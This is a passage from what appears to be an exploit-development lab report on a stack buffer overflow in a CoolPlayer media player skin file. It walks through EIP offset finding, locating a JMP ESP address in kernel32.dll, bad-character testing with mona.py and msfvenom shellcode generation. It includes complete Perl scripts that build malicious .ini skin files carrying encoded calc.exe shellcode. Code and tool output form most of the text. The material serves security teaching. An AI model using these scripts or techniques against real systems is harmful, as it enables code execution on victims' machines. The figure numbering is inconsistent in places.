ESI 00112460 ASCII "2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0
EDI 0011E09F
EIP 42424242
```

Figure 25 Successful Overwrite of the EIP Register

Figure 26 proved that the overwrite worked. The contents of the stack can also be seen, if wished:

```
00112438  41414141 AAAA
0011243C  41414141 AAAA
00112440  41414141 AAAA
00112444  41414141 AAAA
00112448  41414141 AAAA
0011244C  0044471E ▲GD. 1801853.0044471E
00112450  41414141 AAAA
00112454  42424242 BBBB
00112458  41306141 Aa0A
0011245C  61413161 a1Aa
00112460  33614132 2Aa3
00112464  41346141 Aa4A
00112468  61413561 a5Aa
0011246C  37614136 6Aa7
00112470  41386141 Aa8A
00112474  62413961 a9Ab
00112478  31624130 0Ab1
0011247C  41326241 Ab2A
00112480  62413362 b3Ab
00112484  35624134 4Ab5
00112488  41366241 Ab6A
0011248C  62413762 b7Ab
00112490  39624138 8Ab9
00112494  41306341 Ac0A
00112498  63413163 c1Ac
0011249C  33634132 2Ac3
001124A0  41346341 Ac4A
001124A4  63413563 c5Ac
001124A8  37634136 6Ac7
001124AC  41386341 Ac8A
001124B0  64413963 c9Ad
```

Figure 26 Successful Overwrite of the EIP and Display of Pattern of Characters

Figure 27 shows the buffer full of A's, the EIP value which is BBBB and the pattern from pattern_create from the memory address '00112458' onwards.

2.3.2.3 Determine Room for Shellcode

Next, we need to determine how much room we have on the stack to execute shellcode. Usually, 800 bytes is a perfect size for shellcode and will allow us to perfectly exploit the program. Using the pattern_create script (Writing An Exploit - Improving Our Exploit Development, n.d.) from earlier, we can create a pattern of 800 characters we can apply to the next skin file we will create. Again, in the command line under the 'cmd' directory enter the following:

```
C:\cmd>pattern_create.exe 800 > /cool/pattern800.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr4.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
```

Figure 27 Creation of 800 characters from 'pattern_create.exe'

Figure 28 shows again the usage of pattern_create to create a buffer of 800 characters. Copy the output from the 800 characters and apply it within the next skin file. Call it 'crashspace.pl':

```
my $file = "crashspace.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1096;
my $eip = "BBBB";
my $junk2 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac

open($FILE,">$file");
print $FILE $header . $junk1 . $eip . $junk2;
close($FILE);
print "ini file created successfully\n";
```

Figure 28 'crashspace.pl' script to Test Room for Shellcode

Figure 29 shows the script used to test for room for shellcode. This should be successful and show that at least 800 bytes of shellcode are available at the top of the stack since none of the values from the pattern created were not overwritten. The stack contents can be viewed in Appendix A Figure 30.

2.3.2.4 Using the 'JMP to ESP' Technique to Perform Reliable Stack Buffer Overflows

Next, it is useful that once a buffer overflow has been successfully identified to be able to exploit this reliably. Performing the jump to ESP technique will ensure that the stack is reliably exploited for stack buffer overflows. This will overwrite the EIP that will cause the vulnerable application to jump directly to the top of the stack. If the shellcode is stored here, then the program will jump to that location regardless of the absolute memory address. The reasoning behind this is that the exploit will work regardless of the service pack and that these DLL files are loaded into fixed addresses. A JMP ESP instruction can be used within these DLL files to jump to our intended shellcode. To find a JMP ESP, the DLL files that are loaded in the application can be investigated using Immunity:




Figure 31 Executable Modules showing kernel32.dll, ntdll.dll

Figure 31 shows the DLL files that were loaded into the program when it was executed. These are good to investigate and files such as kernel32 can be used to perform reliable buffer overflows. Using findjmp (Writing An Exploit - Improving Our Exploit Development, n.d.), the kernel32 file was able to be investigated for a JMP ESP command:




Figure 32 Utility 'findjmp.exe' to Locate a JMP ESP

Figure 32 shows the results of the findjmp.exe command and was successful. The value 0x7C86467B gives the opportunity to be able to jump to the top of the stack.

2.3.3 PROOF OF CONCEPT: RUNNING CALCULATOR (FIRST ATTEMPT)

2.3.3.1 Generation of Calculator Shellcode

A useful proof of concept when a buffer overflow has been proven to be existed is to get the application to run Calculator or Notepad. This is usually done before a more complicated payload such as a shell or a reverse shell is performed to ensure that the application is vulnerable. Run the Kali Machine. We are going to use MSFvenom (Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit, n.d.) to create our calculator shellcode:

```
root@kali:~/Desktop# msfvenom -p windows/exec CMD=calc.exe -v shellcode -b -e x86 -f perl > /root/Desktop/calc
ulator.pl
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of perl file: 976 bytes
```

Figure 33 Generation of Calulator Shellcode using MSFvenom

```
root@kali:~/Desktop# cat calculator.pl
my $shellcode =
"\xd9\xd0\xd9\x74\x24\xf4\x5f\xbb\x2b\x73\xb4\xea\x29\xc9" .
"\xb1\x31\x31\x5f\x18\x83\xc7\x04\x03\x5f\x3f\x91\x41\x16" .
"\xd7\xd7\xaa\xe7\x27\xb8\x23\x02\x16\xf8\x50\x46\x08\xc8" .
"\x13\x0a\xa4\xa3\x76\xbf\x3f\xc1\x5e\xb0\x88\x6c\xb9\xff" .
"\x09\xdc\xf9\x9e\x89\x1f\x2e\x41\xb0\xef\x23\x80\xf5\x12" .
"\xc9\xd0\xae\x59\x7c\xc5\xdb\x14\xbd\x6e\x97\xb9\xc5\x93" .
"\x6f\xbb\xe4\x05\xe4\xe2\x26\xa7\x29\x9f\x6e\xbf\x2e\x9a" .
"\x39\x34\x84\x50\xb8\x9c\xd5\x99\x17\xe1\xda\x6b\x69\x25" .
"\xdc\x93\x1c\x5f\x1f\x29\x27\xa4\x62\xf5\xa2\x3f\xc4\x7e" .
"\x14\xe4\xf5\x53\xc3\x6f\xf9\x18\x87\x28\x1d\x9e\x44\x43" .
"\x19\x2b\x6b\x84\xa8\x6f\x48\x00\xf1\x34\xf1\x11\x5f\x9a" .
"\x0e\x41\x00\x43\xab\x09\xac\x90\xc6\x53\xba\x67\x54\xee" .
"\x88\x68\x66\xf1\xbc\x00\x57\x7a\x53\x56\x68\xa9\x10\xa8" .
"\x22\xf0\x30\x21\xeb\x60\x01\x2c\x0c\x5f\x45\x49\x8f\x6a" .
"\x35\xae\x8f\x1e\x30\xea\x17\xf2\x48\x63\xf2\xf4\xff\x84" .
"\xd7\x96\x9e\x16\xbb\x76\x05\x9f\x5e\x87";
```

Figure 34 Calculator Shellcode

Figure 33 shows the command used to generate the calculator shellcode into a Perl format.

2.3.3.2 Calculator Script

Create the following script 'calc.pl' and copy the shellcode for the calculator into the Perl file:

```perl
my $file = "calc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk = "\x41" x 1096;
my $eip = pack('V',0x7C86467B);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\xd9\xd0\xd9\x74\x24\xf4\x5f\xbb\x2b\x73\xb4\xea\x29\xc9" .
"\xb1\x31\x31\x5f\x18\x83\xc7\x04\x03\x5f\x3f\x91\x41\x16" .
"\xd7\xd7\xaa\xe7\x27\xb8\x23\x02\x16\xf8\x50\x46\x08\xc8" .
"\x13\x0a\xa4\xa3\x76\xbf\x3f\xc1\x5e\xb0\x88\x6c\xb9\xff" .
"\x09\xdc\xf9\x9e\x89\x1f\x2e\x41\xb0\xef\x23\x80\xf5\x12" .
"\xc9\xd0\xae\x59\x7c\xc5\xdb\x14\xbd\x6e\x97\xb9\xc5\x93" .
"\x6f\xbb\xe4\x05\xe4\xe2\x26\xa7\x29\x9f\x6e\xbf\x2e\x9a" .
"\x39\x34\x84\x50\xb8\x9c\xd5\x99\x17\xe1\xda\x6b\x69\x25" .
"\xdc\x93\x1c\x5f\x1f\x29\x27\xa4\x62\xf5\xa2\x3f\xc4\x7e" .
"\x14\xe4\xf5\x53\xc3\x6f\xf9\x18\x87\x28\x1d\x9e\x44\x43" .
"\x19\x2b\x6b\x84\xa8\x6f\x48\x00\xf1\x34\xf1\x11\x5f\x9a" .
"\x0e\x41\x00\x43\xab\x09\xac\x90\xc6\x53\xba\x67\x54\xee" .
"\x88\x68\x66\xf1\xbc\x00\x57\x7a\x53\x56\x68\xa9\x10\xa8" .
"\x22\xf0\x30\x21\xeb\x60\x01\x2c\x0c\x5f\x45\x49\x8f\x6a" .
"\x35\xae\x8f\x1e\x30\xea\x17\xf2\x48\x63\xf2\xf4\xff\x84" .
"\xd7\x96\x9e\x16\xbb\x76\x05\x9f\x5e\x87";
open($FILE,">$file");
print $FILE $header.$junk.$eip.$shellcode;
close($FILE);
```

Figure 35 Calculator Script

Figure 34 shows the file that would be used to generate the calculator skin file. The EIP value was obtained from the JMP ESP in kernel32.dll, although this could be changed to the memory address within the stack. The result should be the same. However, at this stage, injecting this into the vulnerable program does not appear to run calculator. This could perhaps be due to filtering methods which stops our shellcode from executing.

2.3.4 Analysis

2.3.4.1 Space for Shellcode

2.3.4.1.1 Testing Room for Shellcode

A full analysis has been conducted on the program to calculate the maximum room for shellcode. We have successfully proven that there is a buffer overflow vulnerability within Cool Player. Now we need to figure out the maximum number of characters that the stack will store before it overwrites most of them. Using the following script, this would act as a template to allow you to test how many characters the program will take before it overwrites the values created from pattern create:

```
my $file = "crashspace.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1096;
my $eip = "BBBB";
my $junk2 = "";

open($FILE,">$file");
print $FILE $header . $junk1 . $eip . $junk2;
close($FILE);
print "ini file created successfully\n";
```

Figure 36 Example File Used for Testing the Room for Shellcode

Figure 36 shows the template used to calculate the maximum room for shellcode. The '$junk2' variable holds the patterns created using 'pattern_offset.exe' and in-depth testing began on the program from characters 900 – 50,000 to determine the maximum area for shellcode.

2.3.4.1.2 Results for Testing Room for Shellcode


Each test created a pattern of N size and was pasted into the script to calculate the skin file which was placed in the program:

Table 1 – Testing Room for Shellcode

Number of Characters (N)	Pass/Fail	Evidence
900	Fail	001127CC 35644234 4Bd5 001127D0 42366442 Bd6B 001127D4 64423764 d7Bd 001127D8 39644238 8Bd9 001127DC CCCCCC00 .╠╠╠
1000	Fail	00112830 42386742 Bg8B 00112834 68423967 g9Bh 00112838 31684230 0Bh1 0011283C 42326842 Bh2B
1100	Fail	00112890 42306B42 Bk0B 00112894 6B42316B k1Bk 00112898 336B4232 2Bk3 0011289C 42346B42 Bk4B 001128A0 6B42356B k5Bk 001128A4 CCCCCC00 .╠╠╠ 001128A8 CCCCCCCC ╠╠╠╠
1500	Fail	00112A28 42367842 Bx6B 00112A2C 78423778 x7Bx 00112A30 39784238 8Bx9
2000	Fail	00112C1C 336F4332 2Co3 00112C20 43346F43 Co4C 00112C24 6F43356F o5Co 00112C28 CCCCCC00 .╠╠╠ 00112C2C CCCCCCCC ╠╠╠╠
3000	Fail	00113008 76443776 v7Dv 0011300C 39764438 8Dv9 00113010 CCCCCC00 .╠╠╠ 00113014 CCCCCCCC ╠╠╠╠
5000	Fail	001137D4 336B4732 2Gk3 001137D8 47346B47 Gk4G 001137DC 6B47356B k5Gk 001137E0 CCCCCC00 .╠╠╠ 001137E4 CCCCCCCC ╠╠╠╠ 001137E8 CCCCCCCC ╠╠╠╠

7500	Fail	0011418C 4A32704A Jp2J 00114190 704A3370 p3Jp 00114194 35704A34 4Jp5 00114198 4A36704A Jp6J 0011419C 704A3770 p7Jp 001141A0 39704A38 8Jp9 001141A4 00000000 .... 001141A8 00000000 .... 001141AC 00000000 .... 001141B0 00000000 .... 001141B4 00000000 .... 001141B8 00000000 .... 001141BC 00000000 .... 001141C0 00000000 ....
10,000	Fail	00114B48 33754D32 2Mu3 00114B4C 4D34754D Mu4M 00114B50 754D3575 u5Mu 00114B54 37754D36 6Mu7 00114B58 4D38754D Mu8M 00114B5C 764D3975 u9Mv 00114B60 31764D30 0Mv1 00114B64 4D32764D Mv2M 00114B68 00000000 .... 00114B6C 00000000 .... 00114B70 00000000 .... 00114B74 00000000 .... 00114B78 00000000 .... 00114B7C 00000000 .... 00114B80 00000000 .... 00114B84 00000000 .... 00114B88 00000000 ....
11,000	Fail	00114F40 634F3163 c1Oc 00114F44 33634F32 2Oc3 00114F48 4F34634F Oc4O 00114F4C 634F3563 c5Oc 00114F50 00000000 .... 00114F54 00000000 .... 00114F58 00000000
12,000	Fail	00115324 6A50336A j3Pj 00115328 356A5034 4Pj5 0011532C 50366A50 Pj6P 00115330 6A50376A j7Pj 00115334 396A5038 8Pj9 00115338 00000000 .... 0011533C 00000000 .... 00115340 00000000 .... 00115344 00000000 .... 00115348 00000000 ....
15,000	Fail	00115ED8 54326654 Tf2T 00115EDC 66543366 f3Tf 00115EE0 35665434 4Tf5 00115EE4 54366654 Tf6T 00115EE8 66543766 f7Tf 00115EEC 39665438 8Tf9 00115EF0 00000000 .... 00115EF4 00000000 .... 00115EF8 00000000 .... 00115EFC 00000000 .... 00115F00 00000000 ....
20,000	Fail	0011725C 705A3770 p7Zp 00117260 39705A38 8Zp9 00117264 5A30715A Zq0Z 00117268 715A3171 q1Zq 0011726C 33715A32 2Zq3 00117270 5A34715A Zq4Z 00117274 715A3571 q5Zq 00117278 00000000 .... 0011727C 00000000 ....
30,000	Fail	0011996C 316C4D30 0Ml1 00119970 4D326C4D Ml2M 00119974 6C4D336C l3Ml 00119978 356C4D34 4Ml5 0011997C 4D366C4D Ml6M 00119980 6C4D376C l7Ml 00119984 396C4D38 8Ml9 00119988 00000000 .... 0011998C 00000000 .... 00119990 00000000 .... 00119994 00000000 .... 00119998 00000000 .... 0011999C 00000000 ....
50,000	Pass	00119FE8 4F346F4F Oo4O 00119FEC 6F4F356F o5Oo 00119FF0 376F4F36 6Oo7 00119FF4 4F386F4F Oo8O 00119FF8 704F396F o9Op 00119FFC 00000000 .... 0011A000 00000000 .... 0011A004 00000000 ....

Table 1 shows evidence from the tests, indicating whether it passed or failed. The evidence column showed the contents of the stack and should be used as an indicator of whether the characters were filtered at N size. We can see from Table 1 that submitting 50,000 characters to the program cuts off the values at a certain point. To make this easier, we can use pattern_offset to calculate the distance to the EIP rather than counting the number of characters manually. Record the number '704F396F' as we will need this to calculate the new distance to the EIP. Using pattern_offset, enter the following:



```
C:\cmd>pattern_offset.exe 704F396F 50000
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr14.t
ire.rb:36:in `require': iconv will be depr
e instead.
11368
31648
```

Figure 37 Calculating the New Distance to the EIP

Figure 37 provides us two new values of 11368 and 31648. This is the maximum distance to the EIP, and the maximum size of the buffer used to crash the application.

2.3.4.2 CHARACTER FILTERING

2.3.4.2.1 Understanding Common Bad Characters

As we discovered from our first attempt at running calculator, we hypothesised that the program may be using character filtering to stop our shellcode from running. To avoid this, shellcode can be encoded to avoid input filtering within a program to be able to alter it. Typically, programs may filter for bad characters, so we need to figure out the bad characters to understand how the program filters our shellcode and how to overcome this. Some common examples of bad characters (Kumar, 2015) are:

Table 2 Common Bad Characters within Input Filters

HEX	Character
00	NULL
OA	Line Feed n
OD	Carriage Return r
FF	Form Feed f

Table 2 shows an example of bad characters that are encountered in most programs. This was used later to compare against the contents of the stack and more characters were added as these proved to be filtered by the program.

2.3.4.2.2 Testing for Bad Characters

First, we must generate all types of characters that can be used to generate shellcode. In this example, we have used a Python script to generate these characters and place them into the buffer within the skin file:

```
file = open("char.ini", "w")

header = "[CoolPlayer Skin]"
body = "\nPlaylistSkin="

junk1 = "\x41" * 1096

buffer = "BBBB"

junk2 = "CCCC"

nop = "\x90" * 3

badchars = [0x00, 0x0a, 0x0d, 0xff]

charbuf = b""

for i in range(256):
    if i not in badchars:
        charbuf += chr(i)

file.write(header+body+junk1+buffer+junk2+nop+charbuf)
file.close()
```

Figure 38 Character Filtering Script

Figure 38 will give us a list of all the possible characters and can be used to determine the bad characters so we can figure what's causing us shellcode issues. Once the file has been accepted into the program, browse the stack and the contents of the buffer can be seen on the memory address '00120510':




Figure 39 Contents of the Stack After the Character Filtering Script

Figure 39 shows the contents of the stack, with the payload of the NOP values on ‘0012050C’ right before the buffer of characters on ‘00120510’. The next steps are important in determining the bad characters that are filtered in the program. There are two methods that can be used to determine the bad characters. One of these is manually checking the stack, which is the slower method as each character will need to be checked to see if it was changed. The faster and more effective method is to use a tool called ‘Mona.py’ (corelan/mona, n.d.). This can be installed as an extra utility to Immunity Debugger (Immunity Debugger, n.d.) and the default file location is usually in the application folder of Immunity Debugger (Immunity Debugger, n.d.) called ‘PyCommands’. What this tool will help do is to automate the process of checking for bad characters by creating a list of bad characters and then comparing these to the buffer held on the stack. It is also a useful tool for exploit development and will be used in later steps. For now, make sure that the contents of the buffer we created from the character filter script are still able to be viewed on the stack. Next, in the command line within Immunity Debugger (Immunity Debugger, n.d.), type the following (Liodeus, 2020):

Figure 40 Generation of Bad Characters using Mona

Figure 40 shows the generation of the bad characters which has its input stored in ‘C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin’. The bad characters are taken from Table 2. This will then get compared to what is held on the stack using the ‘compare’ specifier:

```
!mona compare -f "C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin" -a 00120510
```

Figure 29 Comparing ‘bytearray.bin’ with Buffer

Figure 40 shows the Mona.py (corelan/mona, n.d.) command used to compare the contents of the current bad characters to the ones shown on the stack. If done correctly, this should bring up a popup screen shown in Figure 34. This will be done correctly as it should display ‘Corruption after 41 bytes’:




Figure 30 More Bad Characters

Figure 41 revealed there were more characters being filtered, such as 0x2c and 0x3d. This was then added to the filtering script from Figure 37 and the skin file was generated:

```
badchars = [
    0x00, 0x0a, 0x0d, 0xff,
    0x2c, 0x3d
    ]
```

Figure 31 Added Bad Characters to the Script

Figure 42 showed the added bad characters in the script. Then, a new list of bad characters will need to be generated by Mona.py (corelan/mona, n.d.):

```
!mona bytearray -cpb "\x00\x0a\x0d\xff\x2c\x3d"
```

Figure 32 Generation of More Bad Characters

Figure 43 showed the new generation of a bytearray with the added bad characters which were discovered in Figure 41. Comparing these again revealed no further bad characters from the program:




Figure 33 Unchanged Results

Figure 44 showed that there were no new bad characters discovered. This means there is in total six bad characters within the program.

2.3.4.2.3 Results of Testing for Bad Characters

All the bad characters are known meaning there are in total six bad characters:

Table 3 Bad Characters within 1801853.exe

HEX	Character
00	NULL
OA	Line Feed n
OD	Carriage Return r
FF	Form Feed f
2C	Comma
3D	Equals

Table 3 showed all the bad characters existing within '1801853.exe'. Now that the bad characters have been identified, this can be used to generate the shellcode, such as calculator and more complex payloads such as a shell or reverse shell.

2.3.5 Proof of Concept: Running Calculator (Second Attempt)

2.3.5.1 Generation of Calculator Shellcode

Now that the bad characters have been identified this was used to generate the new shellcode that would run calculator (PenTest-duck, 2019):

```
root@kali:~# msfvenom -p windows/exec CMD=calc.exe -v shellcode -b "\x00\x0a\x0d\xff\x2c\x3d" -e x86
 -f perl > /root/Desktop/calc_payload.pl
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x86
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 193 bytes
Final size of perl file: 858 bytes
```

Figure 34 MSFvenom Calculator Shellcode

Figure 45 shows the generation of the new shellcode with the added '-b' switch with our bad characters that we identified earlier. However, placing this generated shellcode into the program does not work. It was therefore deduced that encoding was needed to ensure that the shellcode was run:

```
root@kali:~# msfvenom -p windows/exec CMD=calc.exe -v shellcode -b "\x00\x0a\x0d\xff\x2c\x3d" -e x86
/shikata_ga_nai -f perl > /root/Desktop/calc_payload.pl
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of perl file: 976 bytes
```

Figure 35 Encoded MsfVenom Shellcode using Shikata_ga_nai

Figure 46 shows the addition of an encoding switch with the generation of the calculator shellcode. The encoding used here is Shikata Ga Nai. This was then used within the calculator script that would be used to run calculator.

2.3.5.2 The Calculator Exploit

The calculator exploit was proven using two EIP values. One of these was the most reliable with the jump to ESP technique and the other was the position on the stack where the shellcode started:

```
my $file = "calc_numeric_jump.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk = "\x41" x 1096;
#my $eip = pack('V',0x00112458);
my $eip = pack('V',0x00120510);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\xdb\xd1\xbd\xa8\xbb\x18\x53\xd9\x74\x24\xf4\x58\x33\xc9" .
"\xb1\x31\x31\x68\x18\x03\x68\x18\x83\xe8\x54\x59\xed\xaf" .
"\x4c\x1c\x0e\x50\x8c\x41\x86\xb5\xbd\x41\xfc\xbe\xed\x71" .
"\x76\x92\x01\xf9\xda\x07\x92\x8f\xf2\x28\x13\x25\x25\x06" .
"\xa4\x16\x15\x09\x26\x65\x4a\xe9\x17\xa6\x9f\xe8\x50\xdb" .
"\x52\xb8\x09\x97\xc1\x2d\x3e\xed\xd9\xc6\x0c\xe3\x59\x3a" .
"\xc4\x02\x4b\xed\x5f\x5d\x4b\x0f\x8c\xd5\xc2\x17\xd1\xd0" .
"\x9d\xac\x21\xae\x1f\x65\x78\x4f\xb3\x48\xb5\xa2\xcd\x8d" .
"\x71\x5d\xb8\xe7\x82\xe0\xbb\x33\xf9\x3e\x49\xa0\x59\xb4" .
"\xe9\x0c\x58\x19\x6f\xc6\x56\xd6\xfb\x80\x7a\xe9\x28\xbb" .
"\x86\x62\xcf\x6c\x0f\x30\xf4\xa8\x54\xe2\x95\xe9\x30\x45" .
"\xa9\xea\x9b\x3a\x0f\x60\x31\x2e\x22\x2b\x5f\xb1\xb0\x51" .
"\x2d\xb1\xca\x59\x01\xda\xfb\xd2\xce\x9d\x03\x31\xab\x52" .
"\x4e\x18\x9d\xfa\x17\xc8\x9c\x66\xa8\x26\xe2\x9e\x2b\xc3" .
"\x9a\x64\x33\xa6\x9f\x21\xf3\x5a\xed\x3a\x96\x5c\x42\x3a" .
"\xb3\x3e\x05\xa8\x5f\xef\xa0\x48\xc5\xef";

open($FILE,">$file");
print $FILE $header . $junk . $eip . $shellcode;
close($FILE);
print "ini file created successfully\n";
```

Figure 36 Calculator Script with EIP Value ‘0x00120510’

```
my $file = "calc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk = "\x41" x 1096;
my $eip = pack('V',0x7C86467B);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\xdb\xd1\xbd\xa8\xbb\x18\x53\xd9\x74\x24\xf4\x58\x33\xc9" .
"\xb1\x31\x31\x68\x18\x03\x68\x18\x83\xe8\x54\x59\xed\xaf" .
"\x4c\x1c\x0e\x50\x8c\x41\x86\xb5\xbd\x41\xfc\xbe\xed\x71" .
"\x76\x92\x01\xf9\xda\x07\x92\x8f\xf2\x28\x13\x25\x25\x06" .
